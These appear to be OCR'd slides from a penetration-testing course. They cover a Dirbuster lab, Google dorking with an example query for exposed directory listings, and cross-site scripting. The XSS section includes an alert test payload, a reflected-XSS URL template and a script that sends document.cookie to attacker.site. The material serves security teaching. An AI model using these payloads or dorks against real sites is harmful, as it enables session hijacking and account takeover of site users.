
Try to solve the challenge yourself. If you really get stuck, you can always check the solution in the lab manual.

4.4.5 Hera Lab – Dirbuster

Dirbuster

In this lab you will:

- Practice web application enumeration
- Get access to hidden resources
- Steal DB credentials
- Steal application credentials
- Get unauthorized access to the admin area



**Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

4.5

Google Hacking

4.5 Google Hacking

How does this support my pentesting career?

- Perform information gathering without contacting your targets
- Ability to find hidden resources


4.5 Google Hacking

Another way to find files and directories on a web site is to use advanced search engine features.

A penetration tester can use Google's advanced query commands, also known as **Google Dorks**, to find specific resources.


4.5 Google Hacking

Google dorks are a special combination of Google commands used to find specific resources or web pages.



4.5 Google Hacking

In the below image, you can see how to find some admin area login pages.



4.5 Google Hacking

Here are some useful search commands:

Command	Meaning
site:	You can use this command to include only results on a given hostname.
intitle:	This command filters according to the title of a page.
inurl:	Similar to intitle, but works on the URL of a resource.
filetype:	This filters by using the file extension of a resource. For example .pdf or .xls.
AND, OR, &, |	You can use logical operators to combine your expressions. For example: site:exaple.com OR site:another.com
-	You can use this character to filter out a keyword or a command's result from the query.

4.5 Google Hacking

Combining the commands can lead to some pretty complex expressions.

Example:

```
-inurl:(htm|html|php|asp|jsp) intitle:"index of" "last
modified" "parent directory" txt OR doc OR pdf
```

The above commands exclude from the search results common web page extensions and look for open directory indexes containing txt, doc or pdf files.

4.5 Google Hacking

You can find more information on how to use Google to discover hidden resources by reading this book, checking out the official documentation or querying the Google Hacking Database.

http://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/1597491764/ref=sr_1_1?ie=UTF8&qid=1302083660&sr=8-1
https://developers.google.com/custom-search/docs/xml_results
https://www.exploit-db.com/google-hacking-database

4.6

Cross Site Scripting

4.6 Cross Site Scripting

How does this support my pentesting career?

- Ability to attack web applications' users
- Ability to control web applications' content
- Gain advanced web attacks skills

4.6 Cross Site Scripting

Cross Site Scripting (XSS) is a vulnerability that lets an attacker control some of the content of a web application.

By exploiting a Cross Site Scripting, the attacker can target the web application users.

4.6 Cross Site Scripting

By using an XSS, an attacker can:

- Modify the content of the site at run-time;
- Inject malicious contents;
- Steal the cookies, thus the session, of a user;
- Perform actions on the web application as if it was a legitimate user;
- And much more!

4.6.1 XSS Actors

The actors involved in an XSS attack are:

- The vulnerable web site
- The victim user (visitor of the website)
- The penetration tester

4.6.1.1 Vulnerable Web Applications

A **vulnerable web application** is what makes XSS attacks possible.

XSS vulnerabilities happen when a web application uses **unfiltered user input** to **build the output content** displayed to its end users; this lets an attacker control the output HTML and JavaScript code, thus attacking the application users.

4.6.1.1 Vulnerable Web Applications

In this kind of attack, user input is any parameter coming from the client side of the web app, such as:

- Request headers
- Cookies
- Form inputs
- POST parameters
- GET parameters

4.6.1.1 Vulnerable Web Applications

All these input channels should be validated **server side** by well-implemented security functions that should sanitize or filter users' input.

The only way to prevent a cross-site scripting vulnerability is to **never, ever, trust user input!**


4.6.1.2 Users

Most of the time, the victims of XSS attacks are the users or the visitors of a site. Keep in mind that one of the users could be an administrator of the website itself!

XSS involves injecting malicious code into the output of a web page. This malicious code is then rendered (or executed) by the browser of the visiting users.

4.6.1.2 Users

Often developers consider fixing cross-site scripting vulnerabilities as low priority because; when security researchers demonstrate cross-site scripting attacks, they use harmless functions like a message window.



4.6.1.2 Users

But, as we will see, with an XSS attack a malicious user can do much more!

Moreover, if a web application is vulnerable to XSS, it can be really hard for a victim to realize that an attack is in progress; most of the time, attacks are very subtle and do not involve any visible change on the vulnerable site.

4.6.1.3 Attackers

Malicious users exploit XSS vulnerabilities to attack the users of a web site by:

- Making their browsers load malicious content
- Performing operations on their behalf, like buying a product or changing a password
- Stealing their session cookies, thus being able to impersonate them on the vulnerable site

4.6.1.3 Attackers


Impersonating a user can lead to an entire web site takeover. What if an attacker steals the cookie of an authenticated web site administrator?

In the following slides, you will see how to test for an XSS and how to use it to perform cookie stealing.

4.6.2 Finding an XSS


EXAMPLE

To find an XSS you have to look at **every** user input, and test if it is somehow displayed on the output of the web application.




4.6.2 Finding an XSS

In this example, a search parameter is submitted through a form and gets displayed on the output (Reflection point).



4.6.2 Finding an XSS

Please note that the searched string is passed to the web application through a GET parameter.



4.6.2 Finding an XSS


After finding a reflection point, you have to understand if you can inject HTML code and see if it somehow gets to the output of the page; this lets you control the output page!

You can use any valid HTML tag and try to understand if it gets to the page. Looking at the HTML sources of the output page helps to understand how to build an XSS payload.

4.6.2 Finding an XSS

EXAMPLE


Sometimes it is just a matter of injecting a harmless tag like `<i>`, `<pre>`, or `<plaintext>`.



4.6.2 Finding an XSS

EXAMPLE


In this example, the `<i>` tag is injected, and the *test string* is in *italics* on the output, so the HTML has been interpreted.



4.6.2 Finding an XSS

EXAMPLE

To test the XSS, you can inject some valid HTML/JavaScript code, like `<script>alert('XSS')</script>`.



4.6.2 Finding an XSS

To exploit an XSS vulnerability that you find, you need to know the **type** of cross-site scripting attack you are carrying out. Cross-site scripting vulnerabilities can be **reflected, persistent** or **DOM Based.**

In this course, we will see reflected and persistent XSS.

4.6.3 Reflected XSS Attacks

Reflected attacks happen when the malicious payload is carried **inside the request** that the browser of the victim sends to the vulnerable website.

They could be triggered by posting a link on a social network or via a phishing campaign. When users click on the link, they trigger the attack.

4.6.3 Reflected XSS Attacks

The search form XSS we have seen in the previous example is a **reflected cross-site scripting vulnerability**. In that example, we could craft a link to the search page and embed the payload in the `find` GET parameter.

Example:


```
http://victim.site/search.php?find=<payload>
```

4.6.3 Reflected XSS Attacks

This type of attack is called Reflected because an input field of the HTTP request sent by the browser gets immediately reflected to the output page.

4.6.3.1 Reflected XSS Filters

Some browsers, like Google Chrome, have a **reflected XSS filter** built in. This means that they will not run **some** XSS reflected attacks.



4.6.3.1 Reflected XSS Filters

The reality is that they can only filter trivial and known XSS attacks. There are advanced attacks that can bypass Anti-XSS filters.

These are beyond the scope of this basic course. Moreover, these filters cannot block **persistent XSS attacks!**

4.6.4 Persistent XSS Attacks

Persistent XSS attacks occur when the payload is sent to the vulnerable web server and then **stored**. When a web page of the vulnerable website pulls the stored malicious code and puts it within the HTML output, it will deliver the XSS payload.

It is called persistent because the malicious code gets delivered each and every time a web browser hits the “injected” web page.

4.6.4 Persistent XSS Attacks

This is a very dangerous form of XSS because, with a single attack, the hacker can exploit multiple web application users.

Example:

If an attacker manages to write a malicious payload (HTML or JavaScript) on a social network page, every user visiting that page will run the payload!

4.6.4 Persistent XSS Attacks

The most common vector for persistent attacks are HTML forms that submit content to the web server and then display that content back to the users.

Elements such as comments, user profiles, and forum posts are a potential vector for XSS attacks.

4.6.4.1 Persistent XSS Attacks Example

EXAMPLE

If an attacker manages to inject a malicious script in a forum post, every person opening that post will run the script; this, for example, could let an attacker silently steal visitors' cookies and impersonate them without even knowing their login credentials!

4.6.5 Cookie Stealing via XSS


In the following slides, you will learn how to steal cookies via an XSS attack.

As you know from the Web Applications module, JavaScript can access cookies if they do not have the HttpOnly flag enabled; this means that an XSS attack can be used to steal the cookies. In many cases, stealing a cookie means stealing a user session!

4.6.5 Cookie Stealing via XSS

For example, you can display the current cookies with `<script>alert(document.cookie)</script>`.

Example:



4.6.5 Cookie Stealing via XSS

With the following code, you can send cookies content to an attacker-controlled site.

```
<script>
var i = new Image();
i.src="http://attacker.site/log.php?q="+document.cookie;
</script>
```

The script generates an image object and points its `src` to a script on the attacker's server (attacker.site).

